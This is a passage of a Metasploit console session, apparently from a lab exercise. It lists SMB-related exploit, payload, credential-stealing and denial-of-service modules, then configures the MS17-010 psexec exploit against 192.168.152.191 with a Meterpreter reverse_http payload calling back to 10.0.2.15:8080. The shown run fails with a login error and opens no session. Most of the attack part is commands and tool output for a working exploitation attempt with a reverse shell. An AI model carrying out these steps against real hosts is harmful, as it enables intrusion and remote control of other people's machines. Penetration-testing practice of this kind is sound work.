16	payload/cmd/windows/http/x64/custom/reverse_named_pipe			normal	No	HTTP Fetch, Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager

17	payload/cmd/windows/http/x64/meterpreter/reverse_named_pipe		normal	No	HTTP Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
18	payload/cmd/windows/http/x64/peinject/reverse_named_pipe		normal	No	HTTP Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
19	payload/cmd/windows/https/x64/custom/reverse_named_pipe		normal	No	HTTPS Fetch, Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
20	payload/cmd/windows/https/x64/meterpreter/reverse_named_pipe		normal	No	HTTPS Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
21	payload/cmd/windows/https/x64/peinject/reverse_named_pipe		normal	No	HTTPS Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
22	exploit/windows/smb/ipass_pipe_exec	2015-01-21	excellent	Yes	IPass Control Pipe Remote Command Execution
23	auxiliary/gather/konica_minolta_pwd_extract		normal	No	Konica Minolta Password Extractor
24	auxiliary/fileformat/odt_badodt	2018-05-01	normal	No	LibreOffice 6.03 /Apache OpenOffice 4.1.5 Malicious ODT File Generator
25	post/linux/gather/mount_cifs_creds		normal	No	Linux Gather Saved mount.cifs/mount.smbfs Credentials
26	exploit/windows/smb/ms03_049_netapi	2003-11-11	good	No	MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
27	exploit/windows/smb/ms04_007_killbill	2004-02-10	low	No	MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow
28	exploit/windows/smb/ms04_011_lsass	2004-04-13	good	No	MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
29	exploit/windows/smb/ms04_031_netdde	2004-10-12	good	No	MS04-031 Microsoft NetDDE Service Overflow
30	exploit/windows/smb/ms05_039_pnp	2005-08-09	good	Yes	MS05-039 Microsoft Plug and Play Service Overflow
31	exploit/windows/smb/ms06_025_rras	2006-06-13	average	No	MS06-025 Microsoft RRAS Service Overflow
32	exploit/windows/smb/ms06_025_rasmans_reg	2006-06-13	good	No	MS06-025 Microsoft RRAS Service RASMAN Registry Overflow

33 exploit/windows/smb/ms06_040_netapi 2006-08-08 good No MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
34 exploit/windows/smb/ms06_066_nwapi 2006-11-14 good No MS06-066 Microsoft Services nwapi32.dll Module Exploit
35 exploit/windows/smb/ms06_066_nwwks 2006-11-14 good No MS06-066 Microsoft Services nwwks.dll Module Exploit
36 exploit/windows/smb/ms06_070_wkssvc 2006-11-14 manual No MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
37 exploit/windows/smb/ms07_029_msdns_zonename 2007-04-12 manual No MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
38 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption
39 exploit/windows/smb/smb_relay 2001-03-31 excellent No MS08-068 Microsoft Windows SMB Relay Code Execution
40 exploit/windows/smb/ms09_050_smb2_negotiate_func_index 2009-09-07 good No MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
41 exploit/windows/browser/ms10_022_ie_vbscript_winhlp32 2010-02-26 great No MS10-022 Microsoft Internet Explorer Winhlp32.exe MsgBox Code Execution
42 exploit/windows/smb/ms10_061_spoolss 2010-09-14 excellent No MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
43 exploit/windows/fileformat/ms13_071_theme 2013-09-10 excellent No MS13-071 Microsoft Windows Theme File Handling Arbitrary Code Execution
44 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14 excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution
45 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
46 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
47 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
48 auxiliary/scanner/smb/smb_ms17_010 normal No MS17-010 SMB RCE Detection

49 auxiliary/dos/windows/smb/ms05_047_pnp normal No Microsoft Plug and Play Service Registry Overflow
50 auxiliary/dos/windows/smb/rras_vls_null_deref 2006-06-14 normal No Microsoft RRAS InterfaceAdjustVLSPointers NULL Dereference
51 auxiliary/admin/mssql/mssql_ntlm_stealer normal No Microsoft SQL Server NTLM Stealer
52 auxiliary/admin/mssql/mssql_ntlm_stealer_sqli normal No Microsoft SQL Server SQLi NTLM Stealer
53 auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli normal No Microsoft SQL Server SQLi SUSER_SNAME Windows Domain Account Enumeration
54 auxiliary/admin/mssql/mssql_enum_domain_accounts normal No Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration
55 auxiliary/dos/windows/smb/ms06_035_mailslot 2006-07-11 normal No Microsoft SRV.SYS Mailslot Write Corruption
56 auxiliary/dos/windows/smb/ms06_063_trans normal No Microsoft SRV.SYS Pipe Transaction No Null
57 auxiliary/dos/windows/smb/ms09_001_write normal No Microsoft SRV.SYS WriteAndX Invalid DataOffset
58 auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh normal No Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference
59 auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff normal No Microsoft SRV2.SYS SMB2 Logoff Remote Kernel NULL Pointer Dereference
60 auxiliary/dos/windows/smb/vista_negotiate_stop normal No Microsoft Vista SP0 SMB Negotiate Protocol DoS
61 auxiliary/dos/windows/smb/ms10_006_negotiate_response_loop normal No Microsoft Windows 7 / Server 2008 R2 SMB Client Infinite Loop
62 auxiliary/scanner/smb/psexec_loggedin_users normal No Microsoft Windows Authenticated Logged In Users Enumeration
63 exploit/windows/smb/psexec 1999-01-01 manual No Microsoft Windows Authenticated User Code Execution
64 auxiliary/dos/windows/smb/ms11_019_electbowser normal No Microsoft Windows Browser Pool DoS

65 exploit/windows/smb/smb_rras_erraticgopher 2017-06-13 average Yes Microsoft Windows RRAS Service MIBEntryGet Overflow
66 exploit/windows/smb/smb_shadow 2021-02-16 manual No Microsoft Windows SMB Direct Session Takeover
67 auxiliary/dos/windows/smb/ms10_054_queryfs_pool_overflow normal No Microsoft Windows SRV.SYS SrvSmbQueryFsInformation Pool Overflow DoS
68 exploit/windows/smb/ms10_046_shortcut_icon_dllloader 2010-07-16 excellent No Microsoft Windows Shell LNK Code Execution
69 exploit/windows/smb/ms15_020_shortcut_icon_dllloader 2015-03-10 excellent No Microsoft Windows Shell LNK Code Execution
70 auxiliary/docx/word_unc_injector normal No Microsoft Word UNC Path Injector
71 auxiliary/spoof/nbns/nbns_response normal No NetBIOS Name Service Spoofer
72 exploit/windows/smb/netidentity_xtierrpcpipe 2009-04-06 great No Novell NetIdentity Agent XTIERRPCPIPE Named Pipe Buffer Overflow
73 exploit/netware/smb/lsass_cifs 2007-01-21 average No Novell NetWare LSASS CIFS.NLM Driver Stack Buffer Overflow
74 exploit/windows/oracle/extjob 2007-01-01 excellent Yes Oracle Job Scheduler Named Pipe Command Execution
75 auxiliary/admin/oracle/ora_ntlm_stealer 2009-04-07 normal No Oracle SMB Relay Code Execution
76 auxiliary/scanner/dcerpc/petitpotam normal No PetitPotam
77 payload/cmd/windows/powershell/x64/custom/reverse_named_pipe normal No Powershell Exec, Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
78 payload/cmd/windows/powershell/custom/reverse_named_pipe normal No Powershell Exec, Windows shellcode stage, Windows x86 Reverse Named Pipe (SMB) Stager
79 payload/cmd/windows/powershell/x64/meterpreter/reverse_named_pipe normal No Powershell Exec, Windows x64 Reverse Named Pipe (SMB) Stager
80 payload/cmd/windows/powershell/x64/peinject/reverse_named_pipe normal No Powershell Exec, Windows x64 Reverse Named Pipe (SMB) Stager
81 payload/cmd/windows/powershell/meterpreter/reverse_named_pipe normal No Powershell Exec, Windows x86 Reverse Named Pipe (SMB) Stager

82 payload/cmd/windows/powershell/peinject/reverse_named_pipe normal No Powershell Exec, Windows x86 Reverse Named Pipe (SMB) Stager
83 auxiliary/admin/smb/psexec_ntdsgrab normal No PsExec NTDS.dit And SYSTEM Hive Download Utility
84 auxiliary/scanner/sap/sap_smb_relay normal No SAP SMB Relay Abuse
85 auxiliary/dos/sap/sap_soap_rfc_eps_delete_file normal No SAP SOAP EPS_DELETE_FILE File Deletion
86 auxiliary/scanner/sap/sap_soap_rfc_eps_get_directory_listing normal No SAP SOAP RFC EPS_GET_DIRECTORY_LISTING Directories Information Disclosure
87 auxiliary/scanner/sap/sap_soap_rfc_pfl_check_os_file_existence normal No SAP SOAP RFC PFL_CHECK_OS_FILE_EXISTENCE File Existence Check
88 auxiliary/scanner/sap/sap_soap_rfc_rzl_read_dir normal No SAP SOAP RFC RZL_READ_DIR_LOCAL Directory Contents Listing
89 auxiliary/fuzzers/smb/smb_create_pipe_corrupt normal No SMB Create Pipe Request Corruption
90 auxiliary/fuzzers/smb/smb_create_pipe normal No SMB Create Pipe Request Fuzzer
91 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
92 exploit/windows/smb/smb_delivery 2016-07-26 excellent No SMB Delivery
93 auxiliary/admin/smb/list_directory normal No SMB Directory Listing Utility
94 auxiliary/scanner/smb/smb_enumusers_domain normal No SMB Domain User Enumeration
95 auxiliary/admin/smb/delete_file normal No SMB File Delete Utility
96 auxiliary/admin/smb/download_file normal No SMB File Download Utility
97 auxiliary/admin/smb/upload_file normal No SMB File Upload Utility
98 auxiliary/scanner/smb/smb_enum_gpp normal No SMB Group Policy Preference Saved Passwords Enumeration
99 auxiliary/scanner/smb/smb_login normal No SMB Login Check Scanner
100 auxiliary/fuzzers/smb/smb_ntlm1_login_corrupt normal No SMB NTLMv1 Login Request Corruption
101 auxiliary/fuzzers/smb/smb_negotiate_corrupt normal No SMB Negotiate Dialect Corruption
102 auxiliary/fuzzers/smb/smb2_negotiate_corrupt normal No SMB Negotiate SMB2 Dialect Corruption

103	auxiliary/scanner/smb/smb_lookupsid		normal	No	SMB SID User Enumeration (LookupSid)
104	auxiliary/admin/smb/check_dir_file		normal	No	SMB Scanner Check File/Directory Utility
105	auxiliary/scanner/smb/pipe_auditor		normal	No	SMB Session Pipe Auditor
106	auxiliary/scanner/smb/pipe_dcerpc_auditor		normal	No	SMB Session Pipe DCERPC Auditor
107	auxiliary/scanner/smb/smb_enumshares		normal	No	SMB Share Enumeration
108	auxiliary/fuzzers/smb/smb_tree_connect_corrupt		normal	No	SMB Tree Connect Request Corruption
109	auxiliary/fuzzers/smb/smb_tree_connect		normal	No	SMB Tree Connect Request Fuzzer
110	auxiliary/scanner/smb/smb_enumusers		normal	No	SMB User Enumeration (SAM EnumUsers)
111	auxiliary/scanner/smb/smb_version		normal	No	SMB Version Detection
112	auxiliary/dos/smb/smb_loris	2017-06-29	normal	No	SMBLoris NBSS Denial of Service
113	exploit/windows/local/cve_2020_0796_smbghost	2020-03-13	good	Yes	SMBv3 Compression Buffer Overflow
114	exploit/windows/smb/cve_2020_0796_smbghost	2020-03-13	average	Yes	SMBv3 Compression Buffer Overflow
115	auxiliary/scanner/snmp/snmp_enumshares		normal	No	SNMP Windows SMB Share Enumeration
116	auxiliary/admin/smb/samba_symlink_traversal		normal	No	Samba Symlink Directory Traversal
117	auxiliary/scanner/smb/smb_uninit_cred		normal	Yes	Samba _netr_ServerPasswordSet Uninitialized Credential State
118	exploit/linux/samba/chain_reply	2010-06-16	good	No	Samba chain_reply Memory Corruption (Linux x86)
119	auxiliary/dos/samba/read_nttrans_ea_list		normal	No	Samba read_nttrans_ea_list Integer Overflow
120	exploit/multi/ids/snort_dce_rpc	2007-02-19	good	No	Snort 2 DCE/RPC Preprocessor Buffer Overflow
121	exploit/windows/browser/java_ws_double_quote	2012-10-16	excellent	No	Sun Java Web Start Double Quote Injection
122	exploit/windows/browser/java_ws_arginject_altjvm	2010-04-09	excellent	No	Sun Java Web Start Plugin Command Line Argument Injection
123	exploit/windows/browser/java_ws_vmargs	2012-02-14	excellent	No	Sun Java Web Start Plugin Command Line Argument Injection
124	payload/cmd/windows/tftp/x64/custom/reverse_named_pipe		normal	No	TFTP Fetch, Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager

125 payload/cmd/windows/tftp/x64/meterpreter/reverse_named_pipe normal No TFTP Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
126 payload/cmd/windows/tftp/x64/peinject/reverse_named_pipe normal No TFTP Fetch, Windows x64 Reverse Named Pipe (SMB) Stager
127 auxiliary/server/teamviewer_uri_smb_redirect normal No TeamViewer Unquoted URI Handler SMB Redirect
128 exploit/windows/smb/timbuktu_plughntcommand_bof 2009-06-25 great No Timbuktu PlughNTCommand Named Pipe Buffer Overflow
129 exploit/windows/fileformat/ursoft_w32dasm 2005-01-24 good No URSoft W32Dasm Disassembler Function Buffer Overflow
130 exploit/windows/fileformat/vlc_smb_uri 2009-06-24 great No VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow
131 auxiliary/scanner/smb/impacket/wmiexec 2018-03-19 normal No WMI Exec
132 auxiliary/admin/smb/webexec_command normal No WebEx Remote Command Execution Utility
133 exploit/windows/smb/webexec 2018-10-24 manual No WebExec Authenticated User Code Execution
134 post/windows/escalate/droplnk normal No Windows Escalate SMB Icon LNK Dropper
135 post/windows/gather/credentials/gpp normal No Windows Gather Group Policy Preference Saved Passwords
136 post/windows/gather/word_unc_injector normal No Windows Gather Microsoft Office Word UNC Path Injector
137 post/windows/gather/enum_shares normal No Windows Gather SMB Share Enumeration via Registry
138 payload/windows/peinject/reverse_named_pipe normal No Windows Inject PE Files, Windows x86 Reverse Named Pipe (SMB) Stager
139 payload/windows/x64/peinject/reverse_named_pipe normal No Windows Inject Reflective PE Files, Windows x64 Reverse Named Pipe (SMB) Stager
140 payload/windows/x64/meterpreter/reverse_named_pipe normal No Windows Meterpreter (Reflective Injection x64), Windows x64 Reverse Named Pipe (SMB) Stager

141 payload/windows/meterpreter/reverse_named_pipe normal No Windows Meterpreter (Reflective Injection), Windows x86 Reverse Named Pipe (SMB) Stager
142 post/windows/gather/netlm_downgrade normal No Windows NetLM Downgrade Attack
143 auxiliary/fileformat/multidrop normal No Windows SMB Multi Dropper
144 payload/windows/x64/custom/reverse_named_pipe normal No Windows shellcode stage, Windows x64 Reverse Named Pipe (SMB) Stager
145 payload/windows/custom/reverse_named_pipe normal No Windows shellcode stage, Windows x86 Reverse Named Pipe (SMB) Stager

Interact with a module by name or index. For example info 145, use 145 or use payload/windows/custom/reverse_named_pipe

msf6 auxiliary(scanner/smb/smb_ms17_010) > **grep exploit search smb**
0 exploit/multi/http/struts_code_exec_classloader 2014-03-06 manual No Apache Struts ClassLoader Manipulation Remote Code Execution
1 exploit/osx/browser/safari_file_policy 2011-10-12 normal No Apple Safari file:// Arbitrary Code Execution
4 exploit/linux/misc/cisco_rv340_sslvpn 2022-02-02 good Yes Cisco RV340 SSL VPN Unauthenticated Remote Code Execution
9 exploit/windows/scada/ge_proficy_cimplicity_gefebt 2014-01-23 excellent Yes GE Proficy CIMPLICITY gefebt.exe Remote Code Execution
10 exploit/windows/smb/generic_smb_dll_injection 2015-03-04 manual No Generic DLL Injection From Shared Resource
11 exploit/windows/http/generic_http_dll_injection 2015-03-04 manual No Generic Web Application DLL Injection
12 exploit/windows/smb/group_policy_startup 2015-01-26 manual No Group Policy Script Execution From Shared Resource
13 exploit/windows/misc/hp_dataprotector_install_service 2011-11-02 excellent Yes HP Data Protector 6.10/6.11/6.20 Install Service
14 exploit/windows/misc/hp_dataprotector_cmd_exec 2014-11-02 excellent Yes HP Data Protector 8.10 Remote Command Execution

22 exploit/windows/smb/ipass_pipe_exec 2015-01-21 excellent Yes IPass Control Pipe Remote Command Execution
26 exploit/windows/smb/ms03_049_netapi 2003-11-11 good No MS03-049 Microsoft Workstation Service NetAddAlternateComputerName Overflow
27 exploit/windows/smb/ms04_007_killbill 2004-02-10 low No MS04-007 Microsoft ASN.1 Library Bitstring Heap Overflow
28 exploit/windows/smb/ms04_011_lsass 2004-04-13 good No MS04-011 Microsoft LSASS Service DsRolerUpgradeDownlevelServer Overflow
29 exploit/windows/smb/ms04_031_netdde 2004-10-12 good No MS04-031 Microsoft NetDDE Service Overflow
30 exploit/windows/smb/ms05_039_pnp 2005-08-09 good Yes MS05-039 Microsoft Plug and Play Service Overflow
31 exploit/windows/smb/ms06_025_rras 2006-06-13 average No MS06-025 Microsoft RRAS Service Overflow
32 exploit/windows/smb/ms06_025_rasmans_reg 2006-06-13 good No MS06-025 Microsoft RRAS Service RASMAN Registry Overflow
33 exploit/windows/smb/ms06_040_netapi 2006-08-08 good No MS06-040 Microsoft Server Service NetpwPathCanonicalize Overflow
34 exploit/windows/smb/ms06_066_nwapi 2006-11-14 good No MS06-066 Microsoft Services nwapi32.dll Module Exploit
35 exploit/windows/smb/ms06_066_nwwks 2006-11-14 good No MS06-066 Microsoft Services nwwks.dll Module Exploit
36 exploit/windows/smb/ms06_070_wkssvc 2006-11-14 manual No MS06-070 Microsoft Workstation Service NetpManageIPCConnect Overflow
37 exploit/windows/smb/ms07_029_msdns_zonename 2007-04-12 manual No MS07-029 Microsoft DNS RPC Service extractQuotedChar() Overflow (SMB)
38 exploit/windows/smb/ms08_067_netapi 2008-10-28 great Yes MS08-067 Microsoft Server Service Relative Path Stack Corruption
39 exploit/windows/smb/smb_relay 2001-03-31 excellent No MS08-068 Microsoft Windows SMB Relay Code Execution
40 exploit/windows/smb/ms09_050_smb2_negotiate_func_index 2009-09-07 good No MS09-050 Microsoft SRV2.SYS SMB Negotiate ProcessID Function Table Dereference

41 exploit/windows/browser/ms10_022_ie_vbscript_winhlp32 2010-02-26 great No MS10-022 Microsoft Internet Explorer Winhlp32.exe MsgBox Code Execution
42 exploit/windows/smb/ms10_061_spoolss 2010-09-14 excellent No MS10-061 Microsoft Print Spooler Service Impersonation Vulnerability
43 exploit/windows/fileformat/ms13_071_theme 2013-09-10 excellent No MS13-071 Microsoft Windows Theme File Handling Arbitrary Code Execution
44 exploit/windows/fileformat/ms14_060_sandworm 2014-10-14 excellent No MS14-060 Microsoft Windows OLE Package Manager Code Execution
45 exploit/windows/smb/ms17_010_eternalblue 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
46 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
63 exploit/windows/smb/psexec 1999-01-01 manual No Microsoft Windows Authenticated User Code Execution
65 exploit/windows/smb/smb_rras_erraticgopher 2017-06-13 average Yes Microsoft Windows RRAS Service MIBEntryGet Overflow
66 exploit/windows/smb/smb_shadow 2021-02-16 manual No Microsoft Windows SMB Direct Session Takeover
68 exploit/windows/smb/ms10_046_shortcut_icon_dllloader 2010-07-16 excellent No Microsoft Windows Shell LNK Code Execution
69 exploit/windows/smb/ms15_020_shortcut_icon_dllloader 2015-03-10 excellent No Microsoft Windows Shell LNK Code Execution
72 exploit/windows/smb/netidentity_xtierrpcpipe 2009-04-06 great No Novell NetIdentity Agent XTIERRPCPIPE Named Pipe Buffer Overflow
73 exploit/netware/smb/lsass_cifs 2007-01-21 average No Novell NetWare LSASS CIFS.NLM Driver Stack Buffer Overflow
74 exploit/windows/oracle/extjob 2007-01-01 excellent Yes Oracle Job Scheduler Named Pipe Command Execution
91 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution
92 exploit/windows/smb/smb_delivery 2016-07-26 excellent No SMB Delivery

```
   113  exploit/windows/local/cve_2020_0796_smbghost                2020-03-13       good    Yes     SMBv3 Compression Buffer Overflow
   114  exploit/windows/smb/cve_2020_0796_smbghost                  2020-03-13       average         Yes     SMBv3 Compression Buffer
Overflow
   118  exploit/linux/samba/chain_reply                             2010-06-16       good    No      Samba chain_reply Memory Corruption (Linux x86)
   120  exploit/multi/ids/snort_dce_rpc                             2007-02-19       good    No      Snort 2 DCE/RPC Preprocessor Buffer Overflow
   121  exploit/windows/browser/java_ws_double_quote                2012-10-16       excellent  No   Sun Java Web Start Double Quote
Injection
   122  exploit/windows/browser/java_ws_arginject_altjvm            2010-04-09       excellent  No   Sun Java Web Start Plugin Command Line
Argument Injection
   123  exploit/windows/browser/java_ws_vmargs                      2012-02-14       excellent  No   Sun Java Web Start Plugin Command Line
Argument Injection
   128  exploit/windows/smb/timbuktu_plughntcommand_bof             2009-06-25       great   No      Timbuktu PlughNTCommand Named
Pipe Buffer Overflow
   129  exploit/windows/fileformat/ursoft_w32dasm                   2005-01-24       good    No      URSoft W32Dasm Disassembler Function
Buffer Overflow
   130  exploit/windows/fileformat/vlc_smb_uri                      2009-06-24       great   No      VideoLAN Client (VLC) Win32 smb:// URI
Buffer Overflow
   133  exploit/windows/smb/webexec                                 2018-10-24       manual          No      WebExec Authenticated User Code
Execution
msf6 auxiliary(scanner/smb/smb_ms17_010) > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   DBGTRACE              false                                                            yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                               yes       How many times to try to leak transaction
   NAMEDPIPE                                                                              no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt   yes       List of named pipes to check
```

```
   RHOSTS                                    yes      The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT          445                        yes      The Target port (TCP)
   SERVICE_DESCRIPTION                       no       Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                      no       The service display name
   SERVICE_NAME                              no       The service name
   SHARE          ADMIN$                     yes      The share to connect to, can be an admin share (ADMIN$,C$,...) or a
normal read/write folder share
   SMBDomain      .                          no       The Windows domain to use for authentication
   SMBPass                                   no       The password for the specified username
   SMBUser                                   no       The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   EXITFUNC    thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST       10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT       4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.152.191
RHOSTS => 192.168.152.191
msf6 exploit(windows/smb/ms17_010_psexec) > set payload
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set payload
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
msf6 exploit(windows/smb/ms17_010_psexec) >
msf6 exploit(windows/smb/ms17_010_psexec) > set payload windows/meterpreter/reverse_http
payload => windows/meterpreter/reverse_http
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                  Required  Description
   ----                  ---------------                                                  --------  -----------
   DBGTRACE              false                                                            yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                               yes       How many times to try to leak transaction
   NAMEDPIPE                                                                              no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt   yes       List of named pipes to check
   RHOSTS                192.168.152.191                                                  yes       The target host(s), see
https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                              yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                   no        The service display name
   SERVICE_NAME                                                                           no        The service name
   SHARE                 ADMIN$                                                           yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a
normal read/write folder share
   SMBDomain             .                                                                no        The Windows domain to use for authentication
   SMBPass                                                                        no        The password for the specified username
```

```
   SMBUser                                                  no        The username to authenticate as


Payload options (windows/meterpreter/reverse_http):

   Name          Current Setting  Required  Description
   ----    ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST         10.0.2.15        yes       The local listener hostname
   LPORT         8080             yes       The local listener port
   LURI                     no        The HTTP Path


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started HTTP reverse handler on http://10.0.2.15:8080
[-] 192.168.152.191:445 - Rex::Proto::SMB::Exceptions::LoginError: Login Failed: Connection reset by peer
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_psexec) >
```